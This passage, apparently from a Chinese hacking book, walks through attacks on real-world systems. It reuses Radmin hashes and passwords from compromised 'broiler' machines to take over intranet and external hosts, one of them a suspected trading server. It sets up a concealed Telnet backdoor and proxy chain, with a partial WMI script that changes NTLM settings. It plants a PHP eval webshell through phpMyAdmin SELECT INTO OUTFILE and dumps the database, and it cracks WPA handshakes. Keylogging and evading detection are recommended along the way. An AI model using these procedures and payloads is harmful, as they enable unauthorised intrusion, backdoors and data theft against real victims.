（2）radmin.asp 和 radmin.php 文件只能用于读取 Radmin 服务端 3.0 以下版本，对于 Radmin 3.0 以上版本的读取无能为力。Radmin 3.X 系列是对 Radmin 2.X 系列的完全升级，注册表、安装程序位置及名称都进行了调整，在同一个系统中，可以同时安装 Radmin 2.X 和 Radmin 3.X。Radmin 3.X 版本的有关参数在键值中的位置及名称等信息如图 1-187 所示。在 Radmin 3.X 中，其加密方式已经进行了变更，在 Ntusers 键值下的“1”中保存的值是 80 位，而在 Radmin Security 中其数值数据位数更多，达到 1 170 位，猜测其密码位数为 1 024，而多余的位数则可能是用户名称等信息保存的位数。




图 1-187　Radmin3.X 参数在注册表中的位置

（3）如果初始安装 Radmin 未对参数进行设置，则读取的参数信息相对较少。

非卖品，仅供非商业用途或交流学习使用

3. 使用 Radmin-hash 连接工具

使用 Radmin-hash 工具相对就简单多了，将上面获取的 Radmin 32 位 Hash 值、IP 地址和端口记下，打开 Radmin-hash，新建一个 IP 地址连接，然后像使用正常的 Radmin 客户端管理器一样进行操作，如图 1-188 所示，输入获取的 32 位 Hash 值，密码验证通过后即可使用 Telnet、屏幕监控及文件传输，如图 1-189 所示。

图 1-188　使用 Radmin-hash 连接工具连接服务端




图 1-189　通过 Radmin-hash 客户端管理服务端

1.16.6　利用 Radmin 口令进行内网渗透控制

Radmin 作为一款强大的远程控制软件，深受管理员喜爱。但是，很多管理员都有一个习惯，就是将 Radmin 的口令设置为同一个口令。通过键盘记录及 Radmin 客户端可以很容易和方便地实施内网渗透。

1. 查看肉机上的 Radmin 客户端

在 Radmin 客户端中，如果需要连接服务端，则必须要建立一个连接，也就是需要一个 IP 地址和端口号，否则就不能使用。当建立一个连接以后，就会在 Radmin 客户端中保留以该 IP 或者指定显示名称的记录。

依次单击“开始”→“程序”→“Remote Administrator v2.2”→“Radmin Viewer”选项，打开 Radmin 客户端。如果用户曾经使用 Radmin 客户端管理 Radmin 服务端，则会在 Radmin 客户端中显示，如图 1-190 所示。

2. 通过 Radmin 客户端建立连接

在 Radmin 客户端中新建一个连接，其 IP 地址设置为图 1-191 中的地址，端口选择其相应的端口。例如，选择 IP 地址为“192.168.0.15”，根据肉机上的 Radmin 客户端的记录，该地址对应的端口（Port）为“5003”，然后选中“Connect through host”复选框，选择该肉机的 Radmin 地址。该 IP 地址（肉机的 IP 地址）将作为内外网连接的桥梁，如果内网的计算机安装了 Radmin 服务端，只要拥有该内网计算机的 Radmin 控制口令，即可实施全面控制。

3. 尝试建立连接

按照以上步骤，依次为肉机 Radmin 客户端中的内网 Radmin 服务端计算机创建连接，然后依次选择内网计算机进行连接尝试。在本例中，选择 IP 地址为“192.168.0.11”的计算机，在 Radmin 客

非卖品，仅供非商业用途或交流学习使用

户端中选择“屏幕查看”选项，双击进行连接。输入肉机的 Radmin 控制口令尝试连接，如果内网计算机安装了 Radmin 服务端，则需要输入密码 2 次，一次为肉机的 Radmin 的口令，一次是内网计算机的 Radmin 口令，输入正确的口令后，才可以执行相应的操作。在本例中，可以看到该内网计算机为监控计算机，如图 1-192 所示。

4. 通过 Telnet 查看 IP 地址

在本例中，肉机有外网 IP 地址，也有内网 IP 地址，其内网 IP 地址为 192.168.0.105，当通过肉机连接内网的计算机时，在内网计算机上显示的网络连接为内网的 IP 地址。“192.168.0.102”为内网中的一台计算机，该计算机上的 Radmin 服务端开放的端口为 5000，在本地 Radmin 客户端选择“Telnet”选项，然后双击“192.168.0.102”选项，输入密码，进入 Telnet 管理界面，输入“netstat -an”命令查看网络连接，如图 1-193 所示，该网络连接中显示的 Radmin 连接为内网连接。




图 1-190　Radmin 客户端中的服务端计算机




图 1-191　通过肉机端的 Radmin 地址连接内网

图 1-192　连接内网计算机




图 1-193　查看网络连接

5. 再次实施内网渗透攻击

通过上面的步骤和获取的信息，我们成功测试了 2 台内网计算机。在该内网计算机上安装 ARP 挂马软件或者 Sniffer 软件，可以获取系统中的一些密码。另外，直接通过 IE 及邮件密码获取软件可以很方便地获取其相应的密码，以便再次进行攻击。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

6. 小结

本案例通过查看已经控制的肉机的 Radmin 客户端，对其内网的 Radmin 服务端进行口令尝试攻击，使用肉机的 Radmin 口令登录内网计算机上的 Radmin 服务端，一旦口令正确，则可以完全控制该内网计算机。该方法简单、有效。

1.16.7　利用 Radmin 口令进行外网渗透控制

利用 Radmin 口令除了可以进行内网渗透，还可以进行外网渗透，其原理与内网渗透类似，下面通过实际操作进行讲解。

1. 查看肉机上的 Radmin 客户端

依次单击“开始”→“程序”→“Remote Administrator v2.2”→“Radmin Viewer”选项，打开 Radmin 客户端，在其中可以看到一个“187”标签。选择“187”标签，可以在 Radmin 客户端界面底部看到其对应的 IP 地址为“*.*.*182”，端口号为“2100”，控制模式为“Full Control”。

2. 通过 Radmin 客户端建立连接并查看远端屏幕

在本地 Radmin 客户端中新建一个连接，其 IP 地址设置为“*.*.*182”，端口为 2100。在 Radmin 客户端中选择“屏幕监视”选项，输入得到的密码进行尝试，密码验证成功后，即可进入屏幕监视状态，查看远端计算机的屏幕了。

3. 查看 IP 地址

在本地 Radmin 客户端中选中刚才的 IP 地址，选择“Telnet”选项，进入 Telnet 操作模式，输入“IPconfig /all”命令查看该计算机的网络配置情况，该计算机的 IP 地址为独立外网 IP 地址。

技巧

在 Radmin 客户端连接状态下，如果是 Radmin 3.0 及其以上版本，可以直接通过工具条上的小图标进行功能的切换，不需要每次输入 Radmin 控制密码。

4. 通过 Telnet 查看外网情况

在本例中，该计算机的 IP 地址为外网 IP 地址，可以通过“net view”命令查看附近网络的情况。如图 1-194 所示，该网络附近还有许多计算机。

5. 再次实施外网渗透攻击

再次利用前面的步骤和获取的信息，依次查看网络中开放 2100 端口的计算机，用已经获取的 Radmin 口令测试该网络中的外网计算机，成功控制了 3 台计算机，其中一台为服务器，且疑似为交易服务器，如图 1-195 所示。

6. 小结

本例通过查看已经控制的肉机的 Radmin 客户端，获取其管理员管理其他计算机时所用的 Radmin 服务端 IP 地址和端口，并通过获取的 Radmin 口令对管理员管理的 Radmin 服务端进行口令尝试攻击，口令正确率在 50% 左右（即使不正确，还可以通过键盘记录等手段嗅探或者记录管理员

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

在计算机上的操作，从而获取更多的口令和控制更多的外网计算机）。本例是 1.16.6 节案例的延续，方法简单，获取的肉机质量较高。




图 1-194　查看外网情况




图 1-195　再次实施内网渗透攻击

技巧

在写作本例时，偶然看见以前的一幅截图，里面有 18 台计算机，均是通过 Radmin 进行管理的，如图 1-196 所示。如果在该计算机上安装键盘记录或者 Cain 等嗅探软件，可以很容易地获取 Radmin 等软件的账号和密码。管理员一旦形成一种习惯，就会坚持这种习惯，因此，在网络攻防中对细节的收集和利用往往会有一些意想不到的收获！




图 1-196　通过 Radmin 管理网络

1.17　巧用 Telnet 做后门和跳板

Telnet 是传输控制协议/因特网协议（TCP/IP）网络（例如 Internet）的登录和仿真程序。它最初是由 ARPANET 开发的，现在主要用于 Internet 会话。它的基本功能是允许用户登录进入远程主机系统。Telnet 服务虽然也属于客户机/服务器模型的服务，但它更大的意义在于实现了基于 Telnet 协议的远程登录（远程交互式计算）。Telnet 一方面可以用来管理计算机，另一方面也经常被入侵者用作后门或者跳板。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

分时系统允许多个用户同时使用一台计算机，为了保证系统的安全和记账方便，系统要求每个用户有单独的账号作为登录标识，并为每个用户指定了一个口令。用户在使用该系统之前，要输入标识和口令，这个过程称为“登录”。远程登录是指用户使用 Telnet 命令，使自己的计算机暂时成为远程主机的一个仿真终端的过程。仿真终端等效于一个非智能的机器，它只负责把用户输入的每个字符传递给主机，再将主机输出的每个信息回显在屏幕上。

使用 Telnet 协议进行远程登录时，需要满足以下条件：在本地计算机上必须装有包含 Telnet 协议的客户程序；必须知道远程主机的 IP 地址或域名；必须知道登录标识与口令。

Telnet 远程登录服务分为以下 4 个过程。

01　本地与远程主机建立连接。该过程实际上是建立一个 TCP 连接，用户必须知道远程主机的 IP 地址或域名。

02　将本地终端上输入的用户名和口令及以后输入的任何命令或字符以 NVT（Net Virtual Terminal）格式传送到远程主机。该过程实际上是从本地主机向远程主机发送一个 IP 数据报。

03　将远程主机输出的 NVT 格式的数据转换为本地所接受的格式送回本地终端，包括输入命令回显和命令执行结果。

04　本地终端对远程主机进行撤销连接操作。该过程将撤销一个 TCP 连接。

Windows 2000 及后续的 Windows 版本都自带 Telnet 客户机和服务器程序，telnet.exe 是客户机程序（Client），tlntsvr.exe 是服务器程序（Server），同时，提供 Telnet 服务器管理程序 tlntadmn.exe。Windows 2000 默认安装了 Telnet 服务，但是并没有启动该服务。下面就介绍如何操作 Telnet 服务及修改注册表的值，以及如何在远程服务器上留后门和做跳板。

1.17.1　设置并启动 Telnet 服务

在 DOS 提示符下运行“services.msc”命令，打开服务管理器，找到“Telnet”服务后双击打开，如图 1-197 所示。单击“启动”按钮启动“Telnet”服务，并更改该服务的启动类型为“自动”。

图 1-197　设置 Telnet 服务

1.17.2　使用 Telnet 客户端登录远程服务器

在 DOS 提示符下使用“telnet 218.*.*.*”命令登录远程 Telnet 服务器，由于在服务器端没有修改注册表中的 NTLM 值，因此会出现登录失败的提示，如图 1-198 所示。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！




图 1-198　登录远程 Telnet 服务器

说明

（1）NTLM 身份验证选项，默认值是 2。为“0”表示不使用 NTLM 身份验证；为“1”表示先尝试 NTLM 身份验证，如果失败，再使用用户名和密码；为“2”表示只使用 NTLM 身份验证。

（2）Telnet 服务器侦听 Telnet 请求的端口默认是“23”，可以通过 Telnet 服务器管理程序更改默认端口为其他端口。

（3）早期的 SMB 协议在网络上明文传输口令。后来出现了 LAN Manager Challenge/Response（LM）验证机制，它十分简单，以至于很容易被破解。微软随后提出了 Windows NT 挑战/响应验证机制，即 NTLM。现在已经出现了更新的 NTLMv2 及 Kerberos 验证体系。在 Telnet 中，Windows 默认采用 NTLM 认证。

（4）NTLM 的工作流程为：客户端首先在本地加密当前用户的密码成为密码散列，然后客户端向服务器明文发送自己的账号，服务器产生一个 16 位的随机数字，并将其作为 challenge（挑战）发送给客户端；客户端用加密后的密码散列加密这个 challenge，然后将结果作为 response（响应）返回服务器；服务器把用户名、给客户端的 challenge、客户端返回的 response 发送给域控制器；域控制器用这个用户名在 SAM 密码管理库中找到这个用户的密码散列，然后使用这个密码散列加密 challenge；域控制器比较两次加密的 challenge，如果结果相同，那么认证成功。

1.17.3　使用 Telnet 服务器管理程序更改设置

在肉机上输入“tlntadmn”命令，如图 1-199 所示，然后输入数字“3”，选择“显示/更改注册表设置”选项。




图 1-199　修改注册表值

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

修改注册表中的 NTLM 值。如图 1-200 所示，在菜单中选择“7”，接着输入“y”确认修改，然后输入“0”并输入“y”确认修改，最后输入“0”退出当前菜单。




图 1-200　修改 NTLM 的值为“0”

说明

（1）在 Telnet 服务器管理程序中还有其他 5 个输入选项：输入“0”退出管理程序；输入“1”列出当前用户；输入“2”结束一个用户的会话；输入“4”开始服务；输入“5”停止服务。

（2）在 Windows XP 中，不能使用 Telnet 服务器管理程序直接进行管理，只能通过命令行的方式进行管理，输入“tlntadmn /?”可以查看其详细帮助信息。

技巧

（1）在已经控制对方计算机的情况下，特别是开启了远程终端的情况下，这种方式比较简便。其实，还有其他两种方式，分别是使用 opentelnet.exe（需要管理员权限且开启 IPC 管道）及使用 RTCS 脚本（需要管理员权限但不依赖 IPC 管道）。

（2）OpenTelnet 的使用方式为“OpenTelnet.exe \\server username password NTLMAuthor telnetport”，其中“NTLMAuthor”（验证方式）的值为 0 或 1。

（3）RTCS.vbe 脚本的使用方式为“cscript RTCS.vbe targetIP username password NTLMAuthor telnetport”。RTCS.vbe 代码如下。

```
    on error resume next
    set outstreem=wscript.stdout
    if (lcase(right(wscript.fullname,11))="wscript.exe") then
    set objShell=wscript.createObject("wscript.shell")
    objShell.Run("cmd.exe              /k              cscript              //nologo
"&chr(34)&wscript.scriptfullname&chr(34))
    wscript.quit
    end if
    if wscript.arguments.count<5 then
    usage()
    wscript.echo "Not enough parameters."
    wscript.quit
    end if
```


非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！


```
    ipaddress=wscript.arguments(0)
    username=wscript.arguments(1)
    password=wscript.arguments(2)
    ntlm=wscript.arguments(3)
    port=wscript.arguments(4)
    if not isnumeric(ntlm) or ntlm<0 or ntlm>2 then
    usage()
    wscript.echo "The value of NTML is wrong."
    wscript.quit
    end if
    if not isnumeric(port) then
    usage()
    wscript.echo "The value of port is wrong."
    wscript.quit
    end if
    usage()
    outstreem.write "Conneting "&ipaddress&"…."
    set objlocator=createobject("wbemscripting.swbemlocator")
    set
objswbemservices=objlocator.connectserver(ipaddress,"root/default",username,
password)
    showerror(err.number)
    outstreem.write "Setting NTLM="&ntlm&"…."
    set objinstance=objswbemservices.get("stdregprov")
    set objmethod=objinstance.methods_("SetDWORDvalue")
    set objinparam=objmethod.inparameters.spawninstance_()
    objinparam.hdefkey=&h80000002
    objinparam.ssubkeyname=" SOFTWARE\Microsoft\TelnetServer\1.0 "
```

（4）通过 Telnet 服务器管理程序修改注册表的值后，需要重启计算机才能使修改生效。

1.17.4 登录远程 Telnet 服务器

使用“telnet ip”命令再次登录远程 Telnet 服务器，如图 1-201 所示，输入该 IP 地址的管理员的用户名和密码，验证通过后进入 Telnet。




图 1-201　登录远程 Telnet 服务器

说明

（1）成功登录 Telnet 后，在 Telnet 客户端中就可以像在本地 DOS 提示符下一样执行各种命令了，如图 1-202 所示为查看网络连接情况。

（2）使用多重 Telnet 可以达到隐藏自身 IP 地址的目的，也就是常说的代理功能，其过程为：先连入第 1 个 Telnet 服务器，然后在第 1 个 Telnet 服务器的基础上连入第 2 个 Telnet 服务器，再连入第 N 个 Telnet 服务器，这样就不容易被发现了。

（3）使用 Telnet 作为后门时，可以更改 Telnet 默认的 23 端口为其他端口，这样就更隐蔽了。修改端

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

口后，还可以更改 Telnet 的服务名称。




图 1-202　查看网络连接情况

（4）目前，有的路由器的 Telnet 端口也已开放，如果知道其用户名和密码，将其作为跳板，效果非常好。

到此为止，一个简单的 Telnet 后门和跳板就制作成功了，以后我们就可以使用 Telnet 作为跳板来执行各种操作了。

1.18　利用 phpMyAdmin 渗透某 Linux 服务器

在渗透主要目标未果的情况下，通过扫描和分析 C 段的服务器，发现一个服务器为测试服务器，该服务器上的源代码能够下载，但无法获取直接获取 WebShell。分析源代码，结合服务器上有 phpMyAdmin，通过 MySQL 数据库的 root 用户权限导出一句话后门，成功拿到该网站的 WebShell 权限。

1.18.1　分析列目录文件和目录

使用 NMap 扫描软件扫描端口，发现服务器开放了 80 端口，能够正常访问，还开放了目录及文件浏览权限，如图 1-203 所示，故获取了源代码的压缩文件及 phpMyAdmin 管理程序。

图 1-203　网站列目录漏洞

严禁网络传播本PDF，违者责任自负！

1.18.2 获取网站的真实路径

对该网站的所有文件逐个进行访问，在访问 cacheConfig.php 文件时出现错误提示信息，如图 1-204 所示。依据该错误信息成功获取网站的真实路径“/usr/local/****apache 2.2.11/htdocs/bbs/config”，通过该错误信息还可以知道该服务器使用的操作系统为 Linux。




图 1-204 获取网站的真实路径

1.18.3 将一句话后门导入网站

通过分析网站源代码，可成功获取数据库连接文件中的 MySQL 用户 root 的密码。通过 phpMyAdmin 成功连接并进入后台管理界面，如图 1-205 所示，执行 SQL 语句“Select '<?php eval($_POST[cmd]);?> ' into outfile '/usr/local/****/apache2.2.11/htdocs/bbs/config/1.php';”，将一句话木马写到刚才报错的路径下面。




图 1-205 通过查询导出一句话后门

1.18.4 获取 WebShell

通过 phpMyAdmin 的查询功能将一句话后门导出到网站后，还需要对该一句话后门的具体地址进行访问，以测试能否正常访问。如图 1-206 所示，该网站能够正常访问。

通过“中国菜刀”一句话后门管理软件，在其中加入一句话后门的具体地址和管理密码，如图 1-207 所示。添加成功后，通过双击刚刚添加的记录测试一句话后门。如图 1-208 所示，已经成功获得 WebShell。




图 1-206　测试一句话后门




图 1-207　将记录添加到“中国菜刀”




图 1-208　成功获得 WebShell

1.18.5　导出数据库

通过“中国菜刀”上传功能强大的 WebShell，然后通过已经掌握的信息，成功地将目标网站的数据库导出到本地。

1.19　使用 CDlinux 无线破解系统轻松破解无线密码

CDlinux 无线破解系统基于 CDlinux 0.9x 系列打包，使用 minileaf 的 spring 包无线模块，加入了 minidwep-gtk、feedingbottle、inflator 等无线工具，下载地址为 http://cdlinux.net/forum-2-1.html，可以使用 VMware、USB 设备和刻录光盘进行无线密码的破解。minidwep-gtk 通过抓包进行破解，破解

成功率的高低取决于信号强度、密码字典等因素。当正在破解的无线路由器上有数据传输，即有用户进行连接时，配合强悍的密码字典，一般都能破解成功。

1.19.1 准备工作

01 制作 CDlinux 启动盘

下载 CDlinux 无线破解系统镜像文件，然后使用光盘刻录软件以镜像方式刻录光盘。

02 准备无线网卡

某些版本的 CDlinux 无线破解系统可能无法识别无线网卡。如果不能识别无线网卡，后续破解工作将无法开展。

03 制作密码字典

可以在互联网上下载密码字典，也可以自己生成密码字典。

1.19.2 开始破解

01 使用 CDlinux 无线破解系统盘启动系统

将 CDlinux 无线破解系统盘插入光驱，使用光驱启动模式启动系统。启动过程可能较慢，需要耐心等待。启动完成后，按照默认设置进入即可。

02 扫描

运行 minidwep-gtk，如图 1-209 所示，会显示无线网卡列表，在“加密方式”下拉列表中可以选择“WEP”和“WPA/WPA2”两种加密方式进行扫描，在“方式选择”设置区选择相应的选项，选择完毕后，单击“扫描”按钮，开始扫描无线设备。

03 选择需要破解的无线路由器

扫描结束后，会显示获取的无线路由器，如图 1-210 所示，随机选择一个信号较强的无线路由设备，然后单击“启动”按钮开始抓包。在选择无线路由器时，可以通过手机查看无线网络，以选择网络信号较强的设备进行破解。

图 1-209 扫描设置

图 1-210 选择需要破解的无线路由器

04 选择密码字典进行破解

在获取 WPA 握手包后才能进行破解，如图 1-211 所示，已经成功获取一个数据包。单击选中“yes”单选按钮，然后选择一个密码字典进行破解，如图 1-212 所示。




图 1-211　获取 WPA 握手包




图 1-212　使用密码字典进行破解

1.19.3　破解保存的握手包文件

01　选择需要破解的握手包

在 minidwep-gtk 主界面单击“跑字典”按钮，软件会提示我们选择握手包文件。如图 1-213 所示，选择保存在本地的握手包文件 00-36-76-08-96-6E_handshake.cap。

02　设置密码字典

选择握手包后，会提示我们选择密码字典。如图 1-214 所示，选择本地生成的密码字典文件 pwd.password。




图 1-213　选择离线握手包

图 1-214　选择密码字典

03　选择 MAC 地址

如图 1-215 所示，在 AP MAC 中选择一个需要破解的 MAC 地址（这里主要是为了区分不同的 AP。因为抓包可能有多个文件，所以需要选择 MAC 地址）。密码破解后会进行提示，如图 1-216 所示，显示“Bssid”和“WPA KEY”。

图 1-215　选择破解的 MAC 地址

图 1-216　密码破解成功

1.20 NMap 使用技巧及攻略

